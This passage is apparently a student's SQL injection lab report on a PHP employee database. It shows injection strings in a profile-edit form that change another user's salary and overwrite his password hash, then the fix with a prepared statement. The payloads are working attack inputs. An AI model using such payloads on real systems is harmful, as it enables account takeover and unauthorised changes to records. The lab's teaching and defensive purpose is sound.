


/// 3.2 ///

Now we want to change other's salary. Considering Bobby to be Alice's Boss, she wants to punish Bobby by reducing his salary to a dollar. We pass the following command through Alice's account to update the salary of Bobby: { *Attacked'* ,*Salary='1' where Name='Bobby'#* }.



After saving these changes lets check Bobby's profile, we can see that his salary has been changed to 1\$.




/// 3.3 ///

The query is : { *Boby'*, Password=*sha1("Injection")* where name=*Boby'#* }


We login into Alice's account who wants to cause damage to Bobby and from her profile we put in our query.

One more way to go forward is that you could use any sha1 tool which will let you know the encrypted value and can be simply put as *password= (encrypted value)*.



The password isn't stored in text but is passed through sha1 function. So we use the sha1 function itself in our query. The database is storing the hash value of passwords and it can also be seen in the `unsafe_edit_backend.php`.


Now when we check logging in as Bobby with our updated password, it works and it can be seen below.



Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Boby
Email	
Address	
Phone Number	

TASK 4:

For this task we need to modify the *unsafe.php*



```

GNU nano 4.8 unsafe.php
$conn = getDB();

// do the query
/*$result = $conn->query("SELECT id, name, eid, salary, ssn
FROM credential
WHERE name= '$input_uname' and Password= '$hashed_p


$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
FROM credential
WHERE name = ? and Password = ? ");
// Bind parameters to the query
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();
$stmt->close();

/*if ($result->num_rows > 0) {


```

Here we can see that the original code has been commented out and our modifications have been brought in.


Before I made the changes the site would show the following details when logged in:



Now logging in using username and password: it can be seen that information is received



Now logging in using the bypass method:



From the above screenshot we can see that after modification when we tried to login using the bypass method we were not able to receive the information.

As per our modification the information is converted into string. Now the code and data are separated. With the changes we can say that SQL injection attack was avoided.

